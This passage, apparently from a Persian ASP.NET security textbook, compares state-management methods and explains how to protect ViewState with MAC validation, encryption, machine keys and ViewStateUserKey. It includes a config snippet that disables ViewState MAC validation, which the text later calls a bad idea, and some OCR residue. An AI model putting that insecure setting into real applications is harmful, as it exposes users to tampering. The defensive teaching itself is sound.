- نیاز به پیکر بندی اضافی: برخلاف حالت نشست ویژگی‌های پروفایل نیاز به مقدار قابل توجهی
- تنظیمات پیکربندی برای استفاده دارد. برای استفاده از ویژگیهای پروفایل، نه تنها یک فراهم کنندهی پروفایل را پیکربندی کنید، بلکه باید تمام ویژگیهای پروفایلی که می‌خواهید ذخیره کنید را نیز از پیش پیکربندی کنید.
- نگهداری داده ها: ویژگیهای پروفایل نیاز نگهداری قابل توجهی دارند. از آنجا که داده های پروفایل در حافظهای غیرفرار مِهم‌اند، شما باید مطمئن شوید که وقتی داده ها قدیمی‌تر می‌شود، برنامهٔ شما مکانیزم پاکسازی مناسبی را که، توسط فراهم کنندهٔ پروفایل ارائه می‌شود، فراخوانی می‌کند.

خلاصهٔ مدیریت حالت سمت سرور

از اطلاعات مندرج در جدول زیر می توان به منظور بررسی روش های مختلف مدیریت state و انتخاب گزینه ای مطلوب که پاسخگوی نیاز یک برنامه است، استفاده کرد.

جدول ۱: مقایسه روش های مختلف state management

ویژگی	View State	Query String	Custom Cookies	Session State	Application State
نوع های داده قابل استفاده	نمامی نوع های داده دات نت با قابلیت سریال شدن	حجم محدودی داده از نوع رشته	داده از نوع رشته	نمامی نوع های داده دات نت	نمامی نوع های داده دات نت

مکان ذخیره سازی	یک فیلد مخفی در صفحه وب جاری	در رشته URL مرورگر	کامپیوتر سرویس گیرنده (در حافظه و یا یک فایل متن کوچک با توجه به تنظیمات انجام شده)	حافظه سرویس دهنده	حافظه سرویس دهنده
طول عمر	نگهداری دائم برای post back به یک صفحه	حذف پس از درج یک URL جدید و یا بستن مرورگر توسط کاربر	وابسته به تنظیمات برنامه سویس (امکان استفاده در چندین صفحه و نگهداری بین چندین ملاقات وجود دارد)	پس از گذشت یک زمان مشخص از بین می روند. (معمولا" ۲۰ دقیقه ولی می توان آن را بطور دستی و یا از طریق کد تغییر داد)	قابل استفاده در مدت زمان حیات برنامه (معمولا" تا زمانی که سرویس دهنده راه اندازی مجدد نگردد)
حوزه دستیابی	محدود به صفحه جاری	محدود به صفحه مقصد	تمامی برنامه ASP.NET	تمامی برنامه ASP.NET	تمامی برنامه ASP.NET(برخلاف سایر روش ها، داده برنامه برای تمامی کاربران سراسری است)
منیت	به صورت پیش فرض مقاوم در مقابل تغییرات می باشند ولی امکان خواندن آنها وجود دارد. با استفاده از دایرکتیو صفحه می توان بر رمزنگاری آنها تاکید کرد.	قابل مشاهده بوده و کاربران می توانند به سادگی آنها را تغییر دهند.	غیرایمن بوده و امکان تغییر آنها توسط کاربران وجود دارد.	یمنی بالائی دارند چون هرگز داده برای سرویس گیرنده ارسال نمی گردد	یمنی بالائی دارند چون هرگز داده برای سرویس گیرنده ارسال نمی گردد
کارآئی	پائین، در صورت ذخیره حجم بالائی از اطلاعات ولی بر روی کارآئی	تاثیر ندارد، چراکه حجم داده ناچیز است	تاثیر ندارد، چراکه حجم داده ناچیز است	پائین، در صورت ذخیره حجم بالائی از اطلاعات خصوصا" اگر در هر	پائین، زمانی که حجم بالائی از اطلاعات ذخیره شده باشد چراکه داده

	سرویس دهنده تاثیر می گذارد			لحظه تعداد زیادی کاربر از برنامه استفاده نمایند. چراکه هر کاربر دارای یک نسخه جداگانه از داده session خواهد بود	هرگز حذف و یا عمرمفید ن به اتمام نخواهد رسید
متداولترین موارد استفاده	تنظیمات مرتبط با صفحه	ارسال شناسه یک محصول از صفحه نمایش دهنده کلیات به صفحه نمایش دهنده جزئیات	طلاعات شخصی برای یک وب سایت	ذخیره آیتم هائی در یک سبد خرید	ذخیره هر نوع داده سراسری

۵-۴ امنیت ViewState

یکی از ویژگی‌های مهم در فرمهای وب Asp.Net، مدل رویداد است که عملیاتی مانند کلیک یک دکمه یا تغییر آیتم انتخاب شده در لیست را به رویدادهای سمت سرور تبدیل کرده و رویکردی منطبق با برنامه‌نویسی فرمهای ویندوز است. برای پشتیبانی از این مدل، مایکروسافت ViewState را معرفی کرد. ViewState یک مکانیسم است که به موجب آن، صفحات حالت خود را در درخواستها و پاسخ‌های متعدد کلاینت نگهداری می‌کنند. زمانی که یک ویژگی از کنترل مقداردهی می‌شود، کنترل می‌تواند مقدار این ویژگی را در حالت کنترل خود ذخیره کند. هر حالت کنترل به ViewState صفحه اضافه می‌شود که به سرور ارسال شده و توسط کلاینت به‌عنوان یک فیلد مخفی بازگشت داده می‌شود، مانند زیر:

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKMTcwMzQ5NDcyMGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3N0QmFja0tleV9f
FggFL2N0bDAwJE1haW5QbGFjZUhvbGRlciRFZGl0b3IkQ29tbWVudFJhZGlvQnV0dG9uBS9jdGww
MCRNYWluUGxhY2VIb2xkZXIkRWRpdG9yJENvbW1lbnRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBs
YWNlSG9sZGVyJEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVy
JEVkaXRvciRUaHJlYWRSYWRpb0J1dHRvbgUuY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvci
```

```
ROZXdUaHJlYWRDaGVja0JveAUoY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRCb2R5VGV4d
EJveAVRY3RsMDAkTWFpblBsYWNlSG9sZGVyJEVkaXRvciRjdGwwMF9NYWluUGxhY2VIb2xkZXJf
RWRpdG9yX0JvZHlUZXh0Qm94ZGlhbG9nT3BlbmVyBVhjdGwwMCRNYWluUGxhY2VIb2xkZXIk
RWRpdG9yJGN0bDAwX01haW5QbGFjZUhvbGRlcl9FZGl0b3JfQm9keVRleHRCb3hkaWFsb2dPc
GVuZXJfV2luZG93" />
```

ViewState مزایای و معایبی دارد. زمانی که کنترلها به صفحه اضافه می‌شوند، ViewState رشد کرده و می‌تواند کیلوبایت‌ها به اندازهٔ صفحه اضافه کند که این سرعت بارگذاری و نمایش صفحه توسط کلاینت را تحت تأثیر قرار می‌دهد. با این وجود، بدون ViewState، Asp.Net نمی‌تواند مدل رویداد محور را پشتیبانی کرده و کنترلها مقادیر خود را هنگام بارگذاری دوباره صفحه از دست می‌دهند. شما می‌توانید از ViewState ایجاد شده توسط خودتان برای ذخیرهٔ مقادیری که می‌خواهید با هر درخواست ارسال کنید، توسط دسترسی به ViewState در کلاس Page استفاده کنید. همانطور که در مثال زیر نمایش داده شده است:

```
ViewState["MyExample"] = "wrox;"
```

با نگاه به این مثال ممکن است تصور کنید که به دلیل اینکه نمی‌توانید داده را بخوانید آنها رمزگذاری شده‌اند و به نظر می‌رسد که شامل هیچ ویژگی نام یا مقدار نباشد؛ اما این چنین نبوده و بدیهی است که به‌صورت متن واضح نیست. در مثال قبل، مقدار ViewState برمبنای ۶۴ رمزگذاری شده است. رمزگذاری برمبنای ۶۴، داده های باینری را دریافت کرده و آنها را به‌صورت یک متن در مبنای ۶۴ درمی آورد. این سیستمی است که در گذشته بیشتر انتخاب می‌شد؛ چراکه ۶۴ کاراکتر، حداکثر زیر مجموعه‌ای بود که بسیاری از مجموعه کاراکترها به اشتراک گذاشته و قابل چاپ نیز بود. این ترکیب یک جریان داده رمزگذاری شده بر مبنای ۶۴ را ایجاد می‌کند که بعید است در انتقال از سیستم‌های قدیمی مانند ایمیل تصادفاً تغییر یابد.


شما می‌توانید رمزنگاری را درک کنید همانطور که صحبت کردن به انگلیسی و ترجمهٔ آن به فرانسوی را متوجه می‌شوید. اگر فردی که هیچ دانشی دربارهٔ زبان فرانسوی ندارد، ترجمه (یا کدگذاری) متن را ببیند، ممکن

است فرض کند که یک متن بی معنی و یا شکسته و نامفهوم است. با این حال، کسی که هر دو زبان انگلیسی و فرانسه را می‌داند، قادر به بازگردانی ترجمه و رمزگشایی نسخهٔ فرانسه به زبان انگلیسی خواهد بود.

رمزگذاری به روش متفاوتی کار می‌کند. در واقع یک مقدار را گرفته و آن را با استفاده از یک کلید، قفل گذاری می‌کند و تنها توسط همان کلید قابل بازگشایی است. درحالی که ممکن است ناظرانی بدانند که چه نوع قفلی استفاده شده اما نمی‌توانند بدون دراختیار داشتن کلید داده های رمزگذاری شده را مشاهده کنند.

به دلیل اینکه ViewState تنها به‌طور پیش فرض رمزگذاری می‌شود، می‌تواند توسط هر برنامهٔ دیگری که می‌داند چگونه داده بر مبنای ۶۴ را رمزگشایی کند، رمزگشایی شود. Fritz Onion (یکی از بنیانگذاران Pluralsight، یک سازمان ارائه محتوای فنی و آموزش و یک مشارکت کننده مکرر در کنفرانس ASP.NET و مجله)MSDN ابزاری به نام "ViewState Decoder" نوشته است که آن را درشکل زیر مشاهده می‌کنید.

این ابزار را می‌توانید در آدرس http://www.pluralsight.com/community/media/p/51688.aspx بیابید.



شکل: رمزگشای ViewState

همانطور که در شکل مشاهده می‌کنید، ابزار ViewState Decoder یک فیلد ViewState از صفحهٔ وب دریافت کرده و مقدار ذخیره شده در آن را تعیین می‌کند. اگر شما از ViewState برای ذخیرهٔ اطلاعات حساس استفاده می‌کنید، یک مهاجم می‌تواند از این ابزار استفاده کرده و به اطلاعات حساس شما دسترسی پیدا کند.

۱-۴-۵: رمزگذاری اطلاعات در view state

در این بخش با نحوه ایمن سازی اطلاعات ذخیره شده در view state آشنا خواهیم شد. اطلاعات view state در یک رشته درهم آمیخته مشابه زیر ذخیره می گردد.

کد:

```
<input type="hidden"
name="__VIEWSTATE"
value="/wEPDwUKMTUyMzMyNzc3NGRklXVE/6qqfC5AWkr1Yw0Xu5IpHg0="/>
```

به موازات اضافه کردن اطلاعات بیشتر به view state، طول این رشته طولانی تر خواهد شد .با توجه به این که مقدار ذخیره شده در رشته فوق به صورت متن شفاف نمی باشد، بسیاری از برنامه نویسان ASP.NET بر این باور هستند که داده ذخیره شده در view state به صورت رمز شده است. ولی واقعیت اینچنین نیست .در واقع، اطلاعات view state به سادگی در حافظه به یکدیگر متصل شده و به یک رشته Base64 تبدیل می شوند. یک هکر باهوش می تواند با استفاده از مهندسی معکوس رشته فوق، view stateرا بررسی و از اطلاعات ذخیره شده در آن به سرعت آگاه گردد.

کد زیر نحوه رمز کردن یک رشته معمولی را به یک رشته Base64 نشان می دهد.

کد:

```
Private Function EncodeBase64(ByVal input As String) As String
Dim strBytes() As Byte = System.Text.Encoding.UTF8.GetBytes(input)
Return System.Convert.ToBase64String(strBytes)
End Function
```

کد زیر نحوه رمز گشائی یک رشته Base64 را به یک رشته معمولی نشان می دهد.

کد:

```
Private Function DecodeBase64(ByVal input As String) As String Dim strBytes() As Byte =
System.Convert.FromBase64String(input)
Return System.Text.Encoding.UTF8.GetString(strBytes)
End Function
```

در صورتی که لازم است اطلاعات ذخیره شده در view state دارای ایمنی بیشتری باشند از دو گزینه مختلف می توان استفاده کرد:

گزینه اول :به ASP. NETاعلام شود که از یک hash code استفاده نماید. برخی اوقات از hash codeبه عنوان یک checksum قدرتمند پنهانی نیز یاد می شود. در چنین مواردی، ASP. NETتمامی داده ذخیره شده در view stateرا بررسی و یک الگوریتم hashing را بر روی آن اعمال می نماید. الگوریتم فوق یک سگمنت کوتاه از داده را ایجاد می نماید که در واقع همان hash code است. در ادامه، کد فوق به انتهای داده ذخیره شده در view stateاضافه می گردد. زمانی که صفحه post back می گردد، ASP. NETداده موجود در view state را بررسی و مجددا hash code "را با استفاده از فرآیندی مشابه تولید می نماید .در ادامه مقدار محاسبه شده با مقدار موجود در رشته مقایسه می گردد تا این اطمینان حاصل شود که داده ذخیره شده در view state تغییر نکرده باشد.

در صورتی که یک کاربر بداندیش بخشی از داده موجود در view state را تغییر دهد، ASP. NETیک hash codeرا تولید خواهد کرد که با کد ذخیره شده در انتهای view state مطابقت نخواهد کرد، در صورت تحقق چنین شرایطی، postbackبطور کامل نادیده گرفته خواهد شد.

شاید در ذهن شما این موضوع مطرح شده باشد که یک کاربر باهوش می تواند با بکارگیری ترفندهائی بر مشکل اشاره شده غلبه کرده و علاوه بر تولید اطلاعات نادرست، یک hash codeمناسب و منطبق بر اطلاعات ذخیره شده در view state را نیز تولید نماید. در پاسخ می بایست به این نکته اشاره کرد که کاربران بداندیش

قادر به تولید hash code صحیح نخواهند بود چراکه آنان دارای کلید رمزنگاری مشابه ASP. NET نمی باشند. این بدان معنی است که hash code تولید شده با وضعیت موجود نمی تواند مطابقت نماید.

hash codeبطور پیش فرض فعال است؛ بنابراین در صورت تمایل به استفاده از پتانسیل فوق، لازم نیست که مراحل اضافه ای را دنبال نمود. در برخی موارد پیاده کنندگان ویژگی فوق را غیرفعال می نمایند تا از مشکلات احتمالی موجود در یک web farm پیشگیری نمایند. در چنین وضعیتی، سرویس دهندگان مختلف دارای کلیدهای مختلفی می باشند و مشکل زمانی اتفاق می افتد که پس از post back صفحه، یک سرویس دهنده جدید آن را دریافت نماید.

در یک محیط web farm کلید می بایست در بین تمامی سرویس دهندگان یکسان باشد .در صورتی که کلید یکسان نباشد و صفحه برای یک سرویس دهنده متفاوت با سرویس دهنده ای که صفحه را ایجاد کرده است، post backگردد، یک خطاء ایجاد خواهد شد؛ بنابراین در یک محیط web farm ، می بایست پیاده کنندگان یک کلید را در فایل Machine.config مشخص نمایند (در مقابل این که به ASP.NET اجازه داده شود که این کلید را بطور اتوماتیک ایجاد نماید.

برای غیرفعال کردنhash codes ، می بایست از خصلت enableViewStateMac عنصر <pages>در فایل web.configو یا machine.config به صورت زیر استفاده کرد.

کد:

```
<configuration >
<system.web>
<pages enableViewStateMac=”false” />
...
</system.web>
</configuration>
```

گزینه دوم :با ایجاد یک کدhash ، فریمورک ASP. NETاین موضوع را بررسی خواهد کرد که آیا داده ذخیره شده در view state دستکاری شده است ؟ علی رغم ایجاد این لایه امنیتی، داده موجود در view state همچنان قابل مشاهده توسط کاربران بداندیش خواهد بود.

در صورتی که بر روی داده ذخیره شده در view state حساسیت زیادی وجود داشته باشد و بخواهیم امنیت آن را افزایش دهیم، می بایست رمزنگاری view state را فعال کرد. برای فعال کردن ویژگی فوق از خصلت ViewStateEncryptionModeبه همراه دایرکتیو page استفاده می گردد.

کد:

```
<%@Page ViewStateEncryptionMode=”Always” %>
```

در صورت تمایل می توان از خصلت فوق در فایل پیکربندی نیز استفاده کرد.

کد:

```
<configuration >
<system.web>
<pages viewStateEncryptionMode=”Always” />
…
</system.web>
</configuration>
```

به خصلت ViewStateEncryptionModeیکی از مقادیر زیر را می توان نسبت داد:

- Always: همواره رمزنگاری انجام می شود.
- Never: رمزنگاری انجام نخواهد شد.

- Auto: رمزنگاری صرفا" در مواردی که یک کنترل با صراحت آن را درخواست نماید، انجام خواهد شد.

گزینه پیش فرض Auto است. این بدان معنی است که یک کنترل با فراخوانی متد Page.RegisterRequiresViewStateEncryption رمزنگاری را درخواست می نماید .در صورتی که یک کنترل به دلیل عدم داشتن اطلاعات حساس از متد فوق استفاده نکند، view state رمز نخواهد شد و عملیات بیشتری جهت رمزنگاری به سیستم تحمیل نخواهد شد؛ به عبارت دیگر، یک کنترل زمانی می تواند دل خود را به خدمات ارائه شده توسط متد فوق خوش نماید که مقدار خصلت viewStateEncryptionMode، معادل Auto در نظر گرفته شده باشد. در صورتی که مقدار خصلت فوق Never در نظر گرفته شده باشد، به درخواست کنترل ها جهت رمزنگاری پاسخ داده نخواهد شد.

با توجه به این که رمزنگاری عملیات بیشتری را به سرویس دهنده وب تحمیل می نماید) هم در زمان رمزنگاری و هم در زمان رمزگشائی پس از هر (post back در صورت عدم نیاز به پتانسیل فوق و به منظور عدم تاثیرگذاری آن بر روی کارآئی برنامه های وب، ضرورتی به فعال کردن آن وجود ندارد.

۲-۴-۵ اعتبارسنجی ViewState

اگر شما بدانید که چگونه viewstate کدگذاری شده است، ممکن است فرض کنید که می‌توانید یک مقدار ViewState کامال جعلی ایجاد و آن را به یک صفحه ASP.NET ارسال کنید. این کار به شما قابلیت افزودن ویرایش و حذف مقادیر ذخیره شده در صفحه را می‌دهد. این نوع تغییرات، می‌تواند به مهاجم اجازه دهد که رفتار کنترلها در کد سمت سرور را در اختیار بگیرد؛ اما Asp.Net به‌طور پیشفرض ViewState را بعد از ایجاد شدن، امضا می‌کند، درنتیجه قابل تغییر دادن نیست. این عمل توسط درهمسازی مقادیر ViewState و ایجاد یک مقدار منحصربه فرد از محتوای ViewState انجام می‌شود. این مقدار درهمسازی شده بعداً توسط یک کلید که در سرور ذخیره شده، رمزگشایی می‌شود و این مقدار رمزگشایی شده در ViewState قرار می‌گیرد. Asp.Net در طول

فرایند ارسال/بازگرداندن، ViewState را از طریق رمزگشایی مقدار درهم سازی شده درون آن و محاسبه دوباره مقدار درهمسازی محتوای ViewState، اعتبارسنجی می‌کند. اگر این مقدار درهم سازی شده مطابقت پیدا نکند، ViewState دستکاری شده و یک خطای ViewStateException رخ می‌دهد. اگر چه یک مهاجم می‌تواند viewstate جعلی با مقدار درهم سازی شده خود ارسال کند، اما نمی‌تواند از کلید رمزگذاری استفاده شده در سرور آگاهی پیدا کند؛ بنابراین زمانی که Asp.Net بخواهد برای رمزگشایی ViewState مهاجم اقدام کند، با شکست مواجه شده و یک استثنا رخ می‌دهد. این مکانیسم اعتبارسنجی می‌تواند باعث ایجاد دو مشکل رایج بشود. مشکل اول زمانی رخ می‌دهد که شما باید نرم افزار خود را بر روی چندین ماشین میزبان اجرا کنید. به‌طور پیش فرض، اگر یک درخواست شامل ViewState توسط ماشین A به مرورگر ارسال شود، کلید رمزگذاری (یا کلید ماشین) مورد استفاده برای رمزگذاری مقدار درهم سازی اعتبارسنجی به‌طور تصادفی برای ماشین تولید می‌شود؛ اما از طرف دیگر ماشین B درخواست را دریافت کرده و رمزگشایی آن با شکست روبرو می‌شود چراکه ماشین A و B کلید ماشین متفاوتی دارند. مشکل دوم این است که اگر برنامهٔ شما راه اندازی دوباره شود، مقدار کلید ماشین دوباره تولید می‌شود؛ یعنی اگر یک صفحه به مرورگر کلاینت ارسال شود، سپس برنامه قبل از بازگشت صفحه، راهاندازی دوباره شده و ViewState را باز گرداند، برنامه با شکست مواجه می‌شود.

می‌توان اعتبارسنجی ViewState را با مقداردهی کردن صفت EnableViewStateMac با False در یک صفحه یا کل برنامه، غیرفعال کرد اما این ایدهی بدی است زیرا به مهاجمان اجازه می‌دهد که داده های ViewState را دستکاری کنند. در عوض، شما باید اطمینان حاصل کنید که هر ماشین دارای یک کلید ماشین منطبق با آن است. کلید ماشین را می‌توانید با عنصر <machineKey> در فایل web.config پیکربندی کنید. به‌طور پیشفرض، این عنصر در فایل عمومی web.config در پوشهٔ نصب چارچوب دات نت مقداردهی شده و شامل تنظیمات زیر است:

```
<machineKey
validationKey="AutoGenerate, IsolateApps"
```

```
decryptionKey="AutoGenerate, IsolateApps"
validation="SHA1"
decryption="AUTO" />
```

برای مقداردهی دستی کلیدها، باید اعداد تصادفی جدید ایجاد کرده و آنها را در قالب هگزادسیمال رمزگذاری کنید. مثال زیر یک برنامه که عنصر machineKey مناسب تولید کرده را نمایش می‌دهد و شما می‌توانید آن را به فایل web.config خود اضافه کنید.

```
using System;
using System.Security.Cryptography;
using System.Text;
namespace MachineKeyGenerator
{
class Program
{
static readonly RNGCryptoServiceProvider rngProvider =
new RNGCryptoServiceProvider();
static void Main(string[] args)
{
StringBuilder machineKeyElement = new StringBuilder();
machineKeyElement.Append(" <machineKey\n");
machineKeyElement.Append(" validationKey=\"");
machineKeyElement.Append(CreateRandomKey(64));
machineKeyElement.Append("\"\n");
machineKeyElement.Append(" decryptionKey=\"");
machineKeyElement.Append(CreateRandomKey(32));
machineKeyElement.Append("\"\n");
machineKeyElement.Append(" validation=\"SHA1\"\n");
machineKeyElement.Append(" decryption=\"AES\"\n");
machineKeyElement.Append("/ >");
Console.WriteLine(machineKeyElement.ToString());
}
static string CreateRandomKey(int length)
{
```

```
byte[] randomKey = new byte[length];
rngProvider.GetBytes(randomKey);
string hex = BitConverter.ToString(randomKey);
return hex.Replace("-", "");
}
}
}
```

OrcsWeb یک ارائه دهنده میزبان در Asp.Net است که یک صفحه وب دارد که عنصرهای machineKey تولید می‌کند. با این حال، با توجه به اینکه کلید ماشین برای رمزگذاری و اعتبارسنجی استفاده می‌شود، گرفتن کلید رمزنگاری از یک شخص ثالث، یک خطر است و اگر شخص ثالث این مقدار را ذخیره کند، شما متوجه نمی‌شوید؛ اما از آنجایی که سیستم OrcsWeb نمی‌داند که از چه وبسایتی استفاده خواهید کرد، به خطر افتادن کلید کاهش می‌یابد. شما می‌توانید این سیستم را در آدرس زیر بیابید

http://www.orcsweb.com/articles/aspnetmachinekey.aspx

اگر می‌خواهید از IIS7 برای تولید کلید ماشین استفاده کنید، به مدیریت IIS7 رفته و روی آیکن کلید ماشین در لیست ویژگیهای Asp.Net کلیک کنید. درصورتی که می‌خواهید یک کلید ثابت تولید کنید، روی لینک "Generate Keys" در پنل عملیات کلیک کنید. با استفاده از مدیریت IIS می‌توانید یک کلید ماشین را به همهٔ سایتهای روی یک ماشین یا یک سایت خاص که از پنل Connections در پوشهٔ سایتها انتخاب می‌کنید، اختصاص دهید. عنصر machineKey فقط برای اعتبارسنجی ViewState استفاده نمی‌شود. validationKey برای امضای احراز هویت در احراز هویت مبتنی بر فرم و همچنین به‌عنوان مدیر نقش و شناسایی ناشناس استفاده می‌شود.decryptionKey برای رمزگذاری و رمزگشایی احراز هویت و به‌صورت اختیاری برای رمزگذاری و رمزگشایی viewstate استفاده می‌شود.

به دلیل اهمیت عنصر machineKey، باید به‌صورت رمز نگهداری شود. اگر شما از یک کلید ماشین در توسعه استفاده می‌کنید، باید از یک کلید ماشین جدید بر روی سیستم خود که تنها در دسترس مدیران سرور است استفاده کنید. همچنین باید با رمزگذاری آن را در درون web.config محافظت کنید.

۳-۴-۵ رمزگذاری ViewState

همانطور که آموختید,ViewState به‌صورت پیش فرض رمزگذاری نمی‌شود. رمزگذاری ViewState می‌تواند توسط یک کنترل، یک صفحه یا یک برنامه درخواست شود. همچنین می‌توانید رمزگذاری ViewState را حتی در صورتی که یک کنترل آن را درخواست کرده باشد، غیرفعال کنید. هرگاه ViewState رمزگذاری شود، برنامه هایی مانند ViewStateDecoder نمی‌توانند محتوای آن را مشاهده کنند. برای به اجرا درآوردن رمزگذاری viewstate برای یک برنامه، باید صفت viewStateEncryptionMode در عنصر pages در فایل Web.Config را همانطور که در زیر نشان داده شده، مقداردهی کنید.

```
<pages ... viewStateEncryptionMode="Always" ... />
```

همچنین می‌توانید با برنامه‌نویسی در کد خود درخواست رمزگذاری در هر صفحه با فراخوانی Page.RegisterRequiresViewStateEncryption و یا با تنظیم ویژگی ViewStateEncryptionMode در سرآیند صفحه، همانطور که در زیر نشان داده شده، انجام دهید.

```
<% @Page Language="C#" ... ViewStateEncryptionMode="Always" %>
```

رمزگذاری ViewState باعث افزایش زمان نمایش و پاسخ صفحه شده و همچنین برروی اندازه فیلدهای مخفی تأثیر می‌گذارد.

۴-۴-۵ حفاظت در برابر حملات ViewState One-Click

اعتبارسنجی ViewState تضمین می‌کند که هیچ کس نمی‌تواند با محتویات آن مداخلهای داشته باشد، در حالی که رمزگذاری ViewState) اختیاری) تضمین می‌کند که هیچ کس نمی‌تواند داده های آن را مشاهده کند. با این حال، یک آسیب پذیری هنوز باقی مانده و آن حملات بازسازی است. حملهٔ بازسازی زمانی رخ می‌دهد که مهاجم یک ViewState معتبر از درخواست قبلی گرفته و آن را به نقطهٔ بعد یا تحت بستر کاربر دیگر، ارسال می‌کند.

اغلب یک حملهٔ بازسازی ViewStateرا میتوان در جعل درخواست بین‌سایتی (CSRF) که یک حملهٔ One-Click نیز نامیده میشود مورد استفاده قرار داد. در این نوع حمله، یک فرم از طریق جاوا اسکریپت به یک صفحهٔ آسیب پذیر ارسال میشود. متاسفانه، به دلیل اینکه ViewState منقضی نمیشود، آثار حمله همیشه کار خواهد کرد.

به دلیل این روش حمله، ASP.NET ویژگی ViewStateUserKey را به عنوان یک روش برای قفل ViewState برای یک کاربر خاص و یا نشست ارایه داده است. اگر این ویژگی مقداردهی شود، ASP.NET از این مقدار به عنوان بخشی از کلید، برای بررسی تمامیت و اعتبارسنجی استفاده میکند. به طور کلی، این مقدار به نام کاربری کاربر تصدیق شده فعلی و اگر این در دسترس نباشد، به شناسهٔ نشست برای نشست فعلی، تنظیم میشود. این کار به طور موثر ViewState را قفل میکند به طوری که نمیتواند در یک نشست دیگر و یا توسط کاربر دیگری مورد استفاده قرار گیرد. استفاده از شناسه نشست، یک زمان انقضا ضمنی به ViewState اضافه میکند. در نظر داشته باشید که اگر فرم‌های شما برای تکمیل شدن زمان زیادی طول بکشد و اگر نشست هنگام ارسال فرم توسط کاربر منقضی شود، پس از آن خطایی رخ خواهد داد، چرا که ViewState دیگر معتبر نخواهد بود.

از آنجا که ویژگی ViewStateUserKey باید قبل از ایجاد و یا بارگذاری ViewState و تجزیه آن، مقداردهی شود، بنابراین باید در اوایل چرخهٔ عمر صفحه در رویداد Init تنظیم شود. فرض کنید که میخواهید

ViewStateUserKey را در هر صفحه به کار ببرید. برای این منظور چندین روش وجود دارد، از جمله پاس به رویداد PreRequestHandlerExecute در Global.asax، یا استفاده از یک کلاس پایهٔ سفارشی برای تمام صفحات خود. نمونه‌های از پاس به این رویداد در Global.asax در مثال زیر نشان داده شده است.

```
<% @Application Language="C#" %>
<script runat="server">
void Application_PreRequestHandlerExecute
(object sender, EventArgs e)
{
HttpContext context = HttpContext.Current;
// Check we are actually in a webforms page.
Page page = context.Handler as Page;
if (page != null)
{
// Use the authenticated user if one is available,
// so as the user key does not expire over
// application recycles.
if (context.Request.IsAuthenticated)
{ page.ViewStateUserKey = context.User.Identity.Name;
}
else
{
page.ViewStateUserKey = context.Session.SessionID;
}
}
}
</script >
```

این روش دارای این مزیت است که نیازی نیست که کلاس پایه را برای همه صفحات به خاطر داشته باشید و نیازی نیست که به خاطر داشته باشید که هیچگاه آن را تغییر ندهید. اگر ترجیح میدهید از یک کلاس پایه سفارشی استفاده کنید، میتوانید از رویداد OnInit که به عنوان مثال در زیر نشان داده شده است استفاده کنید.

```
using System;
using System.Web.UI;
public class ProtectedViewStatePage: Page
{
protected override void OnInit(EventArgs e)
{
if (Request.IsAuthenticated)
{
ViewStateUserKey = User.Identity.Name;
}
else
{
ViewStateUserKey = Session.SessionID;
}
base.OnInit(e);
}
}
```

بعد از آن شما باید ارثبری کلاس صفحات خود را به کلاس پایه جدید تغییر دهید. اگراز کدهای پشت صفحه استفاده نمی‌کنید، میتوانید کلاس پایه را با استفاده از عنصر <pages> در web.config تنظیم کنید، مانند زیر:

```
<system.web>
<pages pageBaseType="ProtectedViewStatePage"></pages>
</system.web>
```

۵-۴-۵ حذف ViewState از صفحه کلاینت

مکانیسم دیگری برای محافظت از ViewState وجود دارد و آن حذف کلی از صفحه کلاینت است.

۲. ASP.NET کلاس PageStatePersister را برای به انجام رساندن این کار معرفی کرد. به طور پیشفرض، صفحات از HiddenFieldPageStatePersister استفاده میکنند که ViewState را در یک فیلد مخفی در صفحه HTML ذخیره میکند. با این حال، ASP.NET همچنین SessionPageStatePersister را ارایه میدهد که

ViewState را در حالت نشست وارد میکند. برای تغییر مکانیزمی که یک صفحه استفاده میکند، میتوانید ویژگی PageStatePersister را در یک صفحه بازنویسی کنید، مانند زیر:

```
protected override PageStatePersister PageStatePersister
{
get
{
return new SessionPageStatePersister(this);
}
}
```

اگر این تعریف را به صفحه خود اضافه کنید، ممکن است تعجب کنید که چرا فیلدهای مخفی ViewState هنوز در HTML صفحهٔ شما تولید میشوند. در صورت استفاده از ابزار ViewStateDecoder، شما خواهید دید که ViewState دیگر کلیدها و مقادیر را در صفحه خود نگه نمیدارد، بلکه یک مرجع است که SessionPageStatePersister برای بازیابی مقادیر از حافظه خود استفاده میکند.

